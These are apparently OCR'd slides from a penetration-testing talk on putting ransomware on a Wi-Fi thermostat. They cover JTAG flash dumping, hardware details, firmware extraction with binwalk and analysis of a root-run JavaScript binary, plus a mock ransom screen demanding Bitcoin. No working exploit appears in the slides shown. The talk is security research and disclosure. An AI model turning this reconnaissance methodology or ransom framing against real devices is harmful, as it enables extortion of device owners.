Thermostat Ransomware

Or how I learned to hack like it was 1994

@cybergibbons

@thekenmunroshow

@pentestpartners


www.pentestpartners.com/blog/

Overview

- There are no uber elite hacks, exploits or tricks in this talk
- Hacking most IoT devices is like hacking a Linux box that hasn’t been updated since the mid 1990s with the tools and knowledge from 2016
- We’re going to take a common, Wi-Fi enabled, Internet connected thermostat, own it, and run ransomware
- How we went about finding the holes
- What we would do to fix them

Why is IoT different?

- Who owns and controls the device?
  - Many IoT devices only allow interaction through UI and app
  - No login, manufacturer updates only, no audit, no monitoring
  - If cloud service goes down, so does device (see Petnet, Revolv hub)
  - Even the T&Cs can legally preclude you from tampering with hardware or reverse engineering



Nest is permanently disabling the Revolv smart home hub

Starting May 15th, the Revolv hub and app won't work

By Nick Statt on April 4, 2016 03:40 pm Email @nickstatt


(Revolv)

Why is IoT different?

- The attacker profile has changed
  - Not just external hackers
  - Device may not be final goal – these are great pivots
  - Device may be gateway onto infrastructure
  - Intellectual property is on devices
  - Physical access mantra has gone out of the window
- Makers, tinkerers, home automation enthusiasts, curious teenagers are all trying to gain access to these systems to improve, better and hack them


Our Target (try 1)

- An all-in-one thermostat sold in the UK
- ARM based
- Colour screen
- JTAG port
- Can pull flash over JTAG
- No OS – runs bare metal
- Custom board, uncommon LCD
- Hard to modify to any significant degree
- Can't see RCE being possible




Our Target (try 1)

- Can connect over JTAG and download flash
- Found hidden debug menu
- Enables USB socket as mass storage
- Can change splash screen
- Deeper changes difficult without stopping rest of functionality working
- Similar to Olimex development board, but not close enough to build new software


Ha!
Your thermostat is permanently set to 1C.
Deposit 1 Bitcoin if you want to regain control.
<
✓
>
v
^

Our Target (try 2)

- A common thermostat from the US
- ARM based (checked FCC docs)
- Linux based (we checked firmware upgrade)
- Almost certainly possible to get root
- Looked like a promising target




INTERNAL PHOTOS

Company Name	Venstar Inc.
Model #	THERM-500, THERM-500B, T7850,T7900, T8850, T8900
FCC ID #	MUH-SKYPORT2
IC #	12547A-SKYPORT2


Detailed breakdown - hardware

- AT91SAM9G15 microprocessor (ARM 926 core)
- External 128MByte RAM
- External 1GBit NAND flash
- Murata ZX integrated WiFi module
- SD Card slot – used for updating firmware and transferring data
- 6-pin header has serial out
- No obvious exposed JTAG
- 24VAC powered, but fine with 24VDC



Detailed breakdown - software


- Linux based
- uBoot
- Busybox, fairly minimal – few servers, no netcat
- Ash shell – makes shell scripting harder
- No open ports by default
- HTTP API if enabled in settings
- Uses a cloud service for remote connectivity – can't touch due to CMA



```
andrewtierney@ubuntu:~/vs/_4.bin.extrac
ash        chown   dnsdomainname   fgrep
busybox    cp      dumpkmap        fsync
cat        date    echo            getopt
catv       dd      egrep           grep
chgrp      df      false           hostname
chmod      dmesg   fdflush         ip
```

Detailed breakdown - software

- PC based application – uses Air
- Writes to SD card
- Settings
- Custom images/screensaver
- Firmware (embedded in Air app)
- Big – around 120Mb
- Needs Air installed




Your Thermostat Model: T7800/T7850/T7900

Thermostat Name: Enter Thermostat name here

Filename	Untitled.cta
Gallery	0/100
Dealer Information	Default
Thermostat Settings	Default
Firmware	VH 4.08

Unpacking firmware

- Firmware is embedded within Air application
- Can extract from:
  - Unzipping Air application direct
  - SD card image
- update.bin file
- Binwalk works fine
- Filesystem!




```
andrewtierney@ubuntu:~/vs$ binwalk 4.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
22            0x16            uImage header, header size: 64 bytes, heade
16 bytes, Data Address: 0x20008000, Entry Point: 0x20008000, data CRC: 0x
ssion type: none, image name: "Linux-3.15.0"
86            0x56            Linux kernel ARM boot executable zImage (li
                                                                mpression,
```

```
andrewtierney@ubuntu:~/vs/_4.bin.extracted/jffs2-root/fs_1$ ls
bin  dev  etc  home  lib  linuxrc  manifest  media  mnt  opt  proc  root  run  sbin  sys  tmp  usr  var
```

Examining firmware

- Bulk of functionality in a single monolithic binary running as root
- UI, cloud connectivity, httpd, firmware upgrade, network setup
- Binary loads a .mxe file which is JavaScript -750k of it!
- JavaScript has normal functions and some custom including ability to query SQLite3 database and exec commands



```
this.JSON||(this.JSON={}),function(){function f(t){return 10>t?"0"+t:t}function quote(t){returr
+t.replace(escapable,function(t){var e=meta[t];return"string"==typeof e?e:"\\u"+("0000"+t.charC
+'"'}function str(t,e){var n,r,f,o,u,i=gap,a=e[t];switch(a&&"object"==typeof a&&"function"==typ
peof rep&&(a=rep.call(e,t,a)),typeof a){case"string":return quote(a);case"number":return isFini
ll":return String(a);case"object":if(!a)return"null";if(gap+=indent,u=[],"[object Array]"===Obj
gth,n=0;o>n;n+=1)u[n]=str(n,a)||"null";return f=0===u.length?"[]":gap?"[\n"+gap+u.join(",\n"+ga
(rep&&"object"==typeof rep)for(o=rep.length,n=0;o>n;n+=1)r=rep[n],"string"==typeof r&&(f=str(r,
e for(r in a)Object.hasOwnProperty.call(a,r)&&(f=str(r,a),f&&u.push(quote(r)+(gap?": ":":")+f))
join(",\n"+gap)+"\n"+i+"}":"{"+u.join(",")+"}",gap=i,f}}"function"!=typeof Date.prototype.toJSC
isFinite(this.valueOf())?this.getUTCFullYear()+"-"+f(this.getUTCMonth()+1)+"-"+f(this.getUTCDat
tUTCMinutes())+":"+f(this.getUTCSeconds())+"Z":null},String.prototype.toJSON=Number.prototype.t
turn this.valueOf()});var cx=/[\u0000\u00ad\u0600-\u0604\u070f\u17b4\u17b5\u200c-\u200f\u2028-\
apable=/[\\\"\x00-\x1f\x7f-\x9f\u00ad\u0600-\u0604\u070f\u17b4\u17b5\u200c-\u200f\u2028-\u202f\
t,meta={"\b":"\\b","	":"\\t","\n":"\\n","\f":"\\f","\r":"\\r",'"':'\\"',"\\":"\\\\"},rep;"f
gify=function(t,e,n){var r;if(gap="",indent="","number"==typeof n)for(r=0;n>r;r+=1)indent+=" ";
e&&"function"!=typeof e&&("object"!=typeof e||"number"!=typeof e.length))throw new Error("JSON.
n"!=typeof JSON.parse&&(JSON.parse=function(text,reviver){function walk(t,e){var n,r,f=t[e];if(
wnProperty.call(f,n)&&(r=walk(f,n),void 0!==r?f[n]=r:delete f[n]);return reviver.call(t,e,f)}va
ext.replace(cx,function(t){return"\\u"+("0000"+t.charCodeAt(0).toString(16)).slice(-4)})),/^[\]
rt]|u[0-9a-fA-F]{4})/g,"@").replace(/"[^"\\\n\r]*"|true|false|null|-?\d+(?:\.\d*)?(?:[eE][+\-]?
""))return j=eval("("+text+")"),"function"==typeof reviver?walk({"":j},""):j;throw new SyntaxE
var model={RESIDENTIAL:1,COMMERCIAL:2},optFlags={enableScreenshot:!1,sdFirmwarePathOverride:""}
/",sys_unlock="/mnt/key",sys_featureExtend="/mnt/keyfile",volPath="/home/volatile/",galleryPath
ui.db"),evtDbPath=volPath+"slogs.db";db.open()||trace("Unable to open database - show error");v
urcePath=rootPath+"fonts/",resourcePath=rootPath+"images/",iconPath=resourcePath+"icons/",langP
settings.json",sys_brightness="/dev/backlight",sys_gallery=galleryPath+"gallery.bin",sys_versic
ity",sys_rtcDev="/dev/RTCLegacy",sys_clockCalUsr=volPath+"clock_user",sys_clockCalFct=volPath+"
led",sys_firmwarePl="/tmp/payload",sys_platform,sys_update=function(){var s="firmware/Update.bi
ts?(sys_platform=e.load(),"1a"===sys_platform?"firmware1a/update.bin":s):s}(),sys_sdSettings="s
```


